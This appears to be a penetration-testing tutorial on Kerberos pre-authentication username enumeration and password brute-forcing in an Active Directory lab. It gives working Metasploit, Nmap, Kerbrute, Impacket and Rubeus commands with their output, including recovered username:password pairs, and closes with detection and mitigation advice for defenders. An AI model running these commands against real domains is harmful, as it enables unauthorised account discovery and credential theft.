AD Recon

Kerberos Username Bruteforce

www.ignitetechnologies.in

Contents

In this post, we explore the exploitation technique known as the Kerberos pre-authentication brute-force attack. This attack takes advantage of Kerberos authentication responses to determine valid usernames and perform password bruteforcing.

The post outlines exploitation methods, and mitigation techniques, mapped to the MITRE ATT&CK framework for clarity. Detection mechanisms and actionable recommendations are also provided to help security professionals identify and defend against this prevalent threat.

Kerberos Authentication

Kerberos is a widely used authentication protocol in Active Directory (AD) environments. It enables secure authentication using tickets instead of transmitting passwords in plaintext. The protocol consists of three key components:

Key Distribution Center (KDC) – Located on the Domain Controller (DC), responsible for issuing tickets.

Authentication Server (AS) – Handles initial authentication requests.

Ticket Granting Server (TGS) – Issues service tickets for access to specific resources.

The authentication process follows these steps:

1. A user requests authentication from the AS by sending an encrypted timestamp with their password.
2. If valid, the AS returns a **Ticket Granting Ticket (TGT)**.
3. The user presents the TGT to the TGS when accessing resources.
4. The TGS issues a **Service Ticket**, allowing access to the requested service.

Despite its security features, Kerberos can be exploited using brute-force techniques to obtain credentials and access sensitive information.

Pre-auth Bruteforce

Brute-forcing Kerberos is possible due to distinct server responses during authentication attempts. Attackers exploit these responses to enumerate valid usernames and crack passwords. Since Kerberos operates on **port 88**, attackers specifically target this port when performing brute-force attacks.

Username Enumeration via AS-REQ Responses

When a TGT request is made via an **AS-REQ message**, the Kerberos server responds in different ways:

- **Invalid Username:** The server returns **KRB5KDC_ERR_C_PRINCIPAL_UNKNOWN**, indicating that the username does not exist.
- **Valid Username without Pre-Authentication:** The server may issue a TGT immediately in a AS-REP response, leading to AS-REP Roasting attack.
- **Valid Username with Pre-Authentication Required:** The server returns **KRB5KDC_ERR_PREAUTH_REQUIRED**, indicating that the client must provide additional authentication data.

Metasploit


The auxiliary/scanner/kerberos/kerberos_login module can verify Kerberos credentials against a range of machines and report successful logins.

This module can identify the following information from the KDC:

- Valid/Invalid accounts
- Locked/Disabled accounts
- Accounts with expired passwords, when the password matches
- AS-REP Roastable accounts

USER_FILE option is used to specify the file containing a list of user names to query the Domain Controller to identify if they exist in the target domain or not.


```
use auxiliary/scanner/kerberos/kerberos_login
set rhosts 192.168.1.48
set domain ignite.local
set user_file users.txt
run
```



```
┌──(root㉿kali)-[~]
└─# msfconsole -q
msf6 > use auxiliary/scanner/kerberos/kerberos_login
msf6 auxiliary(scanner/kerberos/kerberos_login) > set rhosts 192.168.1.48
rhosts ⇒ 192.168.1.48
msf6 auxiliary(scanner/kerberos/kerberos_login) > set domain ignite.local
domain ⇒ ignite.local
msf6 auxiliary(scanner/kerberos/kerberos_login) > set user_file users.txt
user_file ⇒ users.txt
msf6 auxiliary(scanner/kerberos/kerberos_login) > run
[*] Using domain: IGNITE.LOCAL - 192.168.1.48:88      ...
[+] 192.168.1.48 - User: "raj" is present
[!] No active DB -- Credential data will not be saved!
[+] 192.168.1.48 - User: "raaj" is present
[+] 192.168.1.48 - User: "raaz" is present
[*] 192.168.1.48 - User: "anu" user not found
[*] 192.168.1.48 - User: "nishant" user not found
[+] 192.168.1.48 - User: "yashika" is present
[*] Auxiliary module execution completed
```

The **gather/kerberos_enumusers** module uses a custom wordlist to query a single Domain Controller and identify valid domain user accounts.

```
use auxiliary/gather/kerberos_enumusers
set rhosts 192.168.1.48
set domain ignite.local
set user_file users.txt
run
```




```
msf6 > use auxiliary/gather/kerberos_enumusers
msf6 auxiliary(gather/kerberos_enumusers) > set rhosts 192.168.1.48
rhosts ⇒ 192.168.1.48
msf6 auxiliary(gather/kerberos_enumusers) > set domain ignite.local
domain ⇒ ignite.local
msf6 auxiliary(gather/kerberos_enumusers) > set user_file users.txt
user_file ⇒ users.txt
msf6 auxiliary(gather/kerberos_enumusers) > run
[*] Using domain: IGNITE.LOCAL - 192.168.1.48:88      ...
[+] 192.168.1.48 - User: "raj" is present
[!] No active DB -- Credential data will not be saved!
[+] 192.168.1.48 - User: "raaj" is present
[+] 192.168.1.48 - User: "raaz" is present
[*] 192.168.1.48 - User: "anu" user not found
[*] 192.168.1.48 - User: "nishant" user not found
[+] 192.168.1.48 - User: "yashika" is present
[*] Auxiliary module execution completed
msf6 auxiliary(gather/kerberos_enumusers) > 
```

Nmap

Nmap krb5-enum-users script Discovers valid usernames by brute force querying likely usernames against a Kerberos service.

krb5-enum-users.realm: this argument is required as it supplies the script with the Kerberos REALM against which to guess the user names.

```
nmap -p 88 --script krb5-enum-users --script-args krb5-enum-
users.realm='ignite.local',userdb=users.txt 192.168.1.48
```




```
┌──(root㉿kali)-[~]
└─# nmap -p 88 --script krb5-enum-users --script-args krb5-enum-users.realm='ignite.local',userdb=users.txt 192.168.1.48
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-15 09:32 EST
Nmap scan report for ignite.local (192.168.1.48)
Host is up (0.00051s latency).

PORT   STATE SERVICE
88/tcp open  kerberos-sec
| krb5-enum-users:
| Discovered Kerberos principals
|     yashika@ignite.local
|     raaj@ignite.local
|     raaz@ignite.local
|_    raj@ignite.local
MAC Address: 00:0C:29:95:86:32 (VMware)
```

Kerbrute

Kerbrute is a tool used to enumerate valid Active directory user accounts that use Kerberos pre-authentication.

```
./kerbrute_linux_amd64 userenum --dc 192.168.1.48 -d ignite.local users.txt
```




```
┌──(root㉿kali)-[~]
└─# ./kerbrute_linux_amd64 userenum --dc 192.168.1.48 -d ignite.local users.txt


    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 01/15/25 - Ronnie Flathers @ropnop

2025/01/15 09:35:41 >  Using KDC(s):
2025/01/15 09:35:41 >   192.168.1.48:88

2025/01/15 09:35:41 >  [+] VALID USERNAME:       raaz@ignite.local
2025/01/15 09:35:41 >  [+] VALID USERNAME:       raj@ignite.local
2025/01/15 09:35:41 >  [+] VALID USERNAME:       yashika@ignite.local
2025/01/15 09:35:41 >  [+] VALID USERNAME:       raaj@ignite.local
2025/01/15 09:35:41 >  Done! Tested 6 usernames (4 valid) in 0.008 seconds
```

Impacket

Impacket's GetNPUsers script helps enumerate valid usernames and extract AS-REP hashes for offline cracking.

```
Impacket-GetNPUsers -dc-ip 192.168.1.48 ignite.local/ -userfile users.txt
```




```
┌──(root㉿kali)-[~]
└─# impacket-GetNPUsers -dc-ip 192.168.1.48 ignite.local/ -usersfile users.txt
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

/usr/share/doc/python3-impacket/examples/GetNPUsers.py:165: DeprecationWarning: datetime.date
bjects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
  now = datetime.datetime.utcnow() + datetime.timedelta(days=1)
[-] User raj doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User raaj doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User raaz doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] User yashika doesn't have UF_DONT_REQUIRE_PREAUTH set
```

Windows

Rubeus

The brute option in Rubeus can be used to perform a password bruteforce attack against all the existing user accounts in Active Directory. Many times, the same password is used with multiple accounts in real-life enterprise infrastructure. So, brute option can generate multiple TGTs in those accounts having the same password.


```
.\Rubeus.exe brute /passwords:password.txt /dc.ignite.local /outfile:ignite.txt
```



```
PS C:\Users\raj\Downloads> .\Rubeus.exe brute /passwords:password.txt /dc.ignite.local /outfile:ignite.txt

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.2.0


[*] Action: Perform Kerberos Brute Force

[*] Using domain controller: 192.168.1.48:88
[*] Using domain controller: 192.168.1.48:88
[-] Blocked/Disabled user => Guest
[*] Using domain controller: 192.168.1.48:88
[-] Blocked/Disabled user => krbtgt
[*] Using domain controller: 192.168.1.48:88
```

Above command will produce the output in ignite.txt file.

Type .\ignite.txt



```
[+] Done: Credentials should be saved in "ignite.txt"

PS C:\Users\raj\Downloads> type .\ignite.txt
raj:Password@1
ankit:Password@1
aarti:Password@1
ankur:Password@1
nishant:Password@1
vipin:Password@1
anu:Password@1
priya:Password@1
user1:Password@1
user2:Password@1
hulk:Password@1
yashika:Password@1
divya:Password@1
aarav:Password@1
PS C:\Users\raj\Downloads>
```

Kerberos is a powerful authentication protocol, but it can be exploited if misconfigured. By understanding the different brute-force techniques and using tools like Kerbrute, Impacket, Rubeus, and Metasploit, attackers can attempt to extract credentials. However, organizations can protect themselves by enforcing security best practices, monitoring logs, and implementing strict access controls.

Detection & Mitigation

Detection Techniques:

1. **Monitor Event Logs:**

    - Event ID 4768 (TGT requests)
    - Event ID 4769 (TGS requests)
    - Event ID 4771 (Failed Kerberos pre-authentication attempts)

2. **Look for High-Frequency Requests:**
    - Multiple failed authentication attempts from the same IP.
    - Multiple service ticket requests within a short period.

Mitigation Strategies:

- Enforce Pre-Authentication: Prevent AS-REP attacks by requiring all users to authenticate before receiving a TGT.
- Enforce Strong Password Policies: Use complex passwords to resist brute-force attempts.
- Monitor for Anomalous Behavior: Detect brute-force attempts using SIEM tools.
- Use Account Lockout Policies: Limit failed login attempts to prevent password spraying.
- Limit Service Accounts with SPNs: Reduce exposure to Kerberoasting by restricting unnecessary SPN assignments.